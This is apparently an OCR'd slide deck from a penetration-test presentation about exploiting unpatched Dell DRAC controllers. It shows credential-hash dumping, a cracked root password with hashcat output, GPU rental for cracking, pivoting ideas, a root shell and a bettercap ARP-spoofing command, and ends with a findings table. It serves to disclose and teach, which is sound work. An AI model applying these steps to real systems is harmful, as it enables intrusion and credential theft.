
- Until a reboot
- Until an update
- Forever?
  - Cron jobs
  - syslog-ng hooks
  - Overwrite an updated file?

CVE Results

Recovering Credentials

```
% root:sAcyG/RZbH7ScaJjXLO/kefW564eRXs4ilf+VX0f+K4=:2:1:Admin
% ./drac_exec 10.87.5.42 | ./dump_hashes.sh
10.87.5.42_root:F269FB2DA3CD3A842D15263736A57D51E55600819F195
```

vast.ai



vast.ai

Instance Configuration

Image: tensorflow/tensorflow

Image CUDA version: 11.2
Offers with incompatible cuda version hidden

Launch Type: Jupyter
On-start script: Not set

EDIT IMAGE & CONFIG...

Disk Space To Allocate
10.00 GB

Filter offers

Availability

Host Reliability
90%

Max Instance Duration
3 days

□ Include Unavailable Offers
☑ Include External Offers
□ Include Unverified Machines
□ Include Incompatible Machines

Price

$/Hour
$0.00 $530.00

TFLOPS/$/Hour
1.00 500.00

GPU Resources

Gpu Count
0 16

TFLOPS (total)
1.00

GPU RAM

Show ○ **interruptible** • ● **on-demand** pricing

Auto

972859	2776	Alberta, CA	8x RTX 2080 Ti 146.2 TFLOPS Max CUDA: 11.2	11.0 GB 510.9 GB/s	: X9DRG PCIE 3.0, 16x 11.0 GB/s Xeon® E5-2697 v2 48.0/48 cores 258/258 GB	↑405.1 Mbps ↓548.3 Mbps LSI MR9261 1070 MB/s 1667.2 GB	147.6 DLPerf 41.0 DLP/$/hr	Max Duration 17 days Reliability 99.88%	$3.603/hr	RENT
968765	2501	Viken, NO	2x Titan RTX 38.7 TFLOPS Max CUDA: 11.3	24.2 GB 528.2 GB/s	: Pro WS C621 PCIE 3.0, 16x 11.6 GB/s Xeon® W-3223 8.0/16 cores 64/129 GB	↑777.1 Mbps ↓831.6 Mbps Western WDC 432 MB/s 303.9 GB	40.4 DLPerf 40.3 DLP/$/hr	Max Duration 19 days Reliability 99.79%	$1.002/hr	RENT
968764	2501	Viken, NO	1x Titan RTX 19.4 TFLOPS Max CUDA: 11.3	24.2 GB 529.2 GB/s	: Pro WS C621 PCIE 3.0, 16x 11.6 GB/s Xeon® W-3223 4.0/16 cores 32/129 GB	↑777.1 Mbps ↓831.6 Mbps Western WDC 432 MB/s 152.0 GB	20.2 DLPerf 40.2 DLP/$/hr	Max Duration 19 days Reliability 99.79%	$0.502/hr	RENT
974248	2980	Alberta, CA	8x RTX 3090 352.7 TFLOPS Max CUDA: 11.2	24.3 GB 768.5 GB/s	: H12DSG PCIE 4.0, 16x 24.1 GB/s AMD EPYC 7452 ... 64.0/64 cores 516/516 GB	↑400.0 Mbps ↓552.9 Mbps Samsung 2619 MB/s 6278.8 GB	253.2 DLPerf 39.6 DLP/$/hr	Max Duration 16 days Reliability 99.84%	$6.402/hr	RENT
970452	2818	Russia	4x RTX 3090 176.3 TFLOPS Max CUDA: 11.2	24.3 GB 765.7 GB/s	: Z10PG PCIE 3.0, 16x 10.2 GB/s Xeon® E5-2680 v4 56.0/56 cores 258/258 GB	↑698.2 Mbps ↓795.8 Mbps HL-DT-ST DVDRAM 875 MB/s 1583.8 GB	125.2 DLPerf 39.1 DLP/$/hr	Reliability 99.82%	$3.202/hr	RENT
968762	2501	Viken, NO	4x Titan RTX 77.4 TFLOPS Max CUDA: 11.3	24.2 GB 529.2 GB/s	: Pro WS C621 PCIE 3.0, 16x 11.6 GB/s Xeon® W-3223 16.0/16 cores 129/129 GB	↑777.1 Mbps ↓831.6 Mbps Western WDC 432 MB/s 607.9 GB	78.1 DLPerf 39.0 DLP/$/hr	Max Duration 19 days Reliability 99.79%	$2.002/hr	RENT
968699	700	Viken, NO	1x RTX 3090 44.4 TFLOPS Max CUDA: 11.2	24.3 GB 767.2 GB/s	: WS X299 SAGE PCIE 3.0, 4x 3.1 GB/s Core™ i7-7800X 3.0/12 cores 32/129 GB	↑802.2 Mbps ↓858.1 Mbps Western WDC 527 MB/s 68.6 GB	31.4 DLPerf 39.1 DLP/$/hr	Max Duration 19 days Reliability 99.75%	$0.802/hr	RENT
968741	1488	Viken, NO	4x RTX 2080 Ti 76.4 TFLOPS Max CUDA: 11.3	11.0 GB 503.5 GB/s	: Z170 PCIE 3.0, 4x 2.8 GB/s Core™ i7-6700K 8.0/8 cores 64/64 GB	↑660.6 Mbps ↓834.2 Mbps CT500MX500SS... 492 MB/s 319.8 GB	79.1 DLPerf 39.5 DLP/$/hr	Max Duration 19 days Reliability 99.63%	$2.002/hr	RENT

Hashcat


```
hashcat -O -a 3 -m 1410 hashes --username --hex-salt
```

```
f26...c755695:"C4tnapz!"
Session..........: hashcat
Status...........: Cracked
Hash.Name........: sha256($pass.$salt)
Hash.Target......: f269...755695
Speed.#1.........:     9746.6 MH/s (70.35ms) @ Accel:8 Loops:
Speed.#2.........:     9507.4 MH/s (72.12ms) @ Accel:8 Loops:
Speed.#3.........:     9691.5 MH/s (70.75ms) @ Accel:8 Loops:
Speed.#4.........:     9641.1 MH/s (71.12ms) @ Accel:8 Loops:
Speed.#5.........:    10081.9 MH/s (68.01ms) @ Accel:8 Loops:
Speed.#6.........:     9043.4 MH/s (75.82ms) @ Accel:8 Loops:
Speed.#7.........:     9819.2 MH/s (69.83ms) @ Accel:8 Loops:
Speed.#8.........:     9642.4 MH/s (71.11ms) @ Accel:8 Loops:
Speed.Total......:    77173.6 MH/s
Recovered........: 1/1 (100.00%) Digests
```

Pivoting

- Find other management interfaces with the same credentials
- Layer 2 attacks to other management interfaces
- Scan non-management interfaces: https://github.com/ncsa/ssh-auditor

Got root




```
[root@proxy-01 ~]# w
21:21:53 up 598 days,  8:38,  1 user,  load average: 0.00, 0.
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCP
root     pts/0    vlad-pentest 21:21    1.00s  0.00s  0.00s w
```

Layer 2 Attacks

```
2: eno16180012: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qd
  link/ether 00:50:56:81:fa:08 brd ff:ff:ff:ff:ff:ff
  inet "100.120.95.17/21" brd 100.120.99.255 scope global nop
```

Bettercap

https://bettercap.org




https://www.bettercap.org/modules/ethernet/spoofers/arp.spoof/
release v2.31.1
Search...
Home
Spoofers
arp.spoof
dns.spoof
dhcp6.spoof
ndp.spoof (IPv6)
> Modules > IPv4 / IPv6 > Spoofers > arp.spoof

Spoof `192.168.1.2`, `192.168.1.3` and `192.168.1.4`:

```
> set arp.spoof.targets 192.168.1.2-4; arp.spoof on
```

Findings



Findings

Severity	Title	Status	Distribution
Critical	Unpatched DRACs Vulnerable to RCE	Vulnerable	Internal
High	Weak Root Password Usage	Vulnerable	Internal
Medium	Password Reuse	Vulnerable	Internal
Medium	Management Interfaces Widely Accessible	Vulnerable	Internal
Low	Layer 2 Spoofing Vulnerabilities	Vulnerable	Shared
Low	Networks Not Segmented by Risk	Vulnerable	Shared